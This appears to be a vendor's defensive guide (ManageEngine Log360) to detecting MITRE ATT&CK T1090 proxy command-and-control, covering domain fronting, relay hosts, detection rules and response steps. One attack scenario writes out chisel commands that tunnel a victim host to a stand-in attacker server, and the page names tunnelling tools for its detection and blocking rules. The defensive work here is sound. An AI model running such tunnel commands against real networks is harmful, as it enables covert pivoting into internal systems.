


What is proxy (T1090)?
Proxy (T1090) describes how adversaries route C2 traffic through intermediate proxy servers to obscure the actual source and destination of communications. Using proxies makes it harder for defenders to identify the true C2 infrastructure and complicates attribution.
This technique has four sub-techniques:
| Sub-technique | Method | Real-world usage |
|---|---|---|
| Internal Proxy | Compromised internal hosts relay C2 traffic for other infected systems | APT41 uses internal proxying to limit internet-facing C2 to one host per network segment |
| External Proxy | External VPS or compromised servers relay traffic between implant and C2 | Lazarus Group uses chains of compromised web servers as redirectors |
| Multi-hop Proxy | Traffic routed through multiple intermediary systems (Tor, VPN chains) | APT29 used Tor and SSH tunnels to create multi-hop C2 paths |
| Domain Fronting | CDN/cloud infrastructure hides true C2 destination behind legitimate domains | APT29 used Azure and Cloudflare domain fronting for Cobalt Strike C2 |
Detection challenge: Proxy-based C2 is designed specifically to defeat network-level attribution. The key detection approach is not trying to trace the full proxy chain, but identifying anomalous relay behaviors, connections to anonymization services, and domain fronting patterns in your proxy and firewall logs. Log360 focuses on these observable indicators.
Domain fronting detection (T1090.004)
How domain fronting works
Domain fronting exploits the difference between the TLS SNI field (visible to network monitors) and the HTTP Host header (only visible after decryption). An attacker connects to a CDN using a legitimate domain (e.g., www.legitimate-site.com) in the SNI, but sets the Host header to their C2 server origin (e.g., evil-c2.cdn-provider.net). The CDN routes the request based on the Host header, delivering traffic to the C2 origin.
Detection approaches
- SNI vs Host header mismatch - With TLS inspection, compare the outer SNI domain to the inner Host header. Mismatches indicate fronting.
- CDN traffic volume anomalies - Unusual volumes of traffic to a CDN that does not correspond to legitimate business applications.
- CONNECT method to CDN IPs - Proxy logs showing CONNECT method requests to CDN IP ranges not associated with known applications.
- Unusual CDN origin patterns - DNS resolution patterns that suggest traffic is being routed through CDN infrastructure to uncommon origins.
Internal and external proxy detection
Internal proxy indicators (T1090.001)
When a compromised host acts as an internal relay, it exhibits distinctive network behavior:
- Workstation-to-workstation high-port traffic - Endpoints communicating on unusual ports that are not part of normal application flows
- Single host with external + internal connections - One system communicating with both external C2 and multiple internal hosts (relay behavior)
- SOCKS proxy process - Processes like ssh -D, chisel, or plink running on workstations indicate tunneling
- Unusual netstat connections - Listening ports on workstations that should not be providing services
External proxy indicators (T1090.002)
- Connections to known VPN/proxy services - Traffic to commercial VPN endpoints, SOCKS proxies, or known redirector infrastructure
- Traffic to recently provisioned cloud VPS - New cloud instances (under 30 days) receiving persistent connections from enterprise endpoints
- Geographic anomalies - C2 traffic routing through countries not associated with legitimate business operations
Log360's 14 prebuilt T1090 detection rules
| Rule name | Severity | What it detects |
|---|---|---|
| Connection to Tor exit node | High | Outbound traffic to IPs in Tor exit node list (updated daily) |
| Tor relay traffic pattern | High | Internal host receiving and forwarding traffic consistent with Tor relay operation |
| Domain fronting - SNI mismatch | Critical | TLS SNI field does not match HTTP Host header (requires TLS inspection) |
| CDN CONNECT to unusual origin | Medium | CONNECT method through proxy targeting CDN IPs without corresponding legitimate app |
| Internal host acting as proxy | High | Workstation accepting connections from multiple internal hosts and making external connections |
| SOCKS proxy tool detected | High | Process matching known proxy tools (chisel, plink, gost, reGeorg) on endpoint |
| SSH tunnel on non-standard port | Medium | SSH connections on ports other than 22 from workstation tier |
| Known anonymizer service connection | High | Traffic to known commercial VPN/anonymizer endpoints (NordVPN, ExpressVPN exit IPs) |
| Multi-hop latency pattern | Medium | Connections with latency patterns suggesting multiple proxy hops (RTT analysis) |
| Cloud VPS C2 relay (new instance) | High | Persistent connections to cloud IPs provisioned in last 14 days |
| Reverse proxy on workstation | High | Workstation running ngrok, cloudflared, or similar reverse tunnel services |
| Geographic routing anomaly | Medium | Traffic routing through unexpected geographic locations based on IP geolocation |
| Peer-to-peer C2 mesh pattern | High | Multiple internal hosts communicating in mesh topology with one making external connections |
| Combined proxy C2 indicators | Critical | Tor/anonymizer + beaconing + process-level proxy tool = high-confidence proxy C2 |

Real-world attack scenarios
APT29 - multi-hop Tor + domain fronting
APT29 (Cozy Bear) combined domain fronting with multi-hop proxy chains during the SolarWinds campaign. Traffic from compromised systems appeared as legitimate connections to major cloud providers. The actual data was fronted through CDN infrastructure and then proxied through multiple VPS instances before reaching the C2 server. This layered approach defeated single-point detection.
Chisel tunnel for internal pivoting
After initial compromise, attackers deploy chisel (a fast TCP tunnel over HTTP) to create a SOCKS proxy through the compromised host. This allows the attacker to pivot into internal networks while only the initial compromised host communicates externally:
chisel server --reverse --port 8080
# Victim-side (compromised host)
chisel client attacker-vps[.]com:8080 R:socks
# Result: All internal network traffic tunneled through victim host
# Detection: Workstation making persistent HTTP connections to external VPS + new listening port
Investigation and response
- Identify the relay host - Determine which internal host is acting as the proxy relay. This is your primary compromised system and will have the initial access vector.
- Map the internal scope - Identify all internal systems that communicated through the relay host. These may have secondary implants installed through the proxy.
- Trace external destinations - Even if behind proxies, log the immediate external destination. Check threat intelligence for VPS provider, registration details, and any shared infrastructure with known threat groups.
- Check for persistence on relay - The proxy relay host is critical to the attacker's access. Examine it for persistence mechanisms (scheduled tasks, services, registry run keys) that restart the proxy tool.
- Block at all layers - Block the external proxy destination at firewall, terminate the proxy process on the host, and remove persistence. Monitor for fallback C2 activation.
Remediation and prevention
- Block Tor and anonymizers - Maintain updated Tor exit node and relay lists. Block all traffic to known anonymization services at the perimeter.
- Restrict outbound from server tier - Servers should not make arbitrary outbound connections. Whitelist specific destinations and block all other egress.
- Deploy application control - Prevent execution of known proxy tools (chisel, plink, ngrok, cloudflared, gost) on endpoints through application whitelisting.
- Enable TLS inspection for domain fronting - Domain fronting detection requires comparing SNI to Host header, which needs TLS inspection at the proxy.
- Segment networks to limit pivoting - Micro-segmentation limits the value of internal proxies by restricting which systems can communicate with each other.
Need to explore ManageEngine Log360? Schedule a personalized demo
FAQ
What is proxy (T1090) in MITRE ATT&CK?
Proxy covers adversaries routing C2 through proxy servers, relay infrastructure, Tor, domain fronting, and multi-hop chains to obscure the true C2 server location and complicate attribution.
What is domain fronting and how is it detected?
Domain fronting uses CDN infrastructure to hide C2 destinations behind legitimate domains. The TLS SNI shows a legitimate domain while the HTTP Host header routes to the C2 origin. Detection requires TLS inspection to compare these values.
How do multi-hop proxies complicate detection?
Each hop appears as a separate connection, making end-to-end attribution difficult. Detection focuses on identifying internal relay behaviors, Tor usage, and anomalous traffic patterns rather than tracing the full chain.
How does Log360 detect proxy-based C2?
14 rules cover Tor connections, domain fronting mismatches, internal proxy behaviors, known tunneling tools, cloud VPS relays, anonymizer services, and mesh C2 patterns using proxy, firewall, and endpoint logs.
Should Tor be blocked in enterprise environments?
In most enterprises, Tor usage violates acceptable use policies and bypasses security controls. Block Tor at the perimeter and alert on any connection attempts. Any observed Tor traffic warrants immediate investigation.
Detect proxy-based C2 and relay infrastructure
Start your free 30-day trial of Log360 and activate 14 prebuilt Proxy detection rules covering domain fronting, Tor, and internal relay behaviors.
- What is proxy (T1090)?
- Domain fronting detection (T1090.004)
- Internal and external proxy detection
- Log360's 14 prebuilt T1090 detection rules
- Real-world attack scenarios
- Investigation and response
- Remediation and prevention
- FAQ

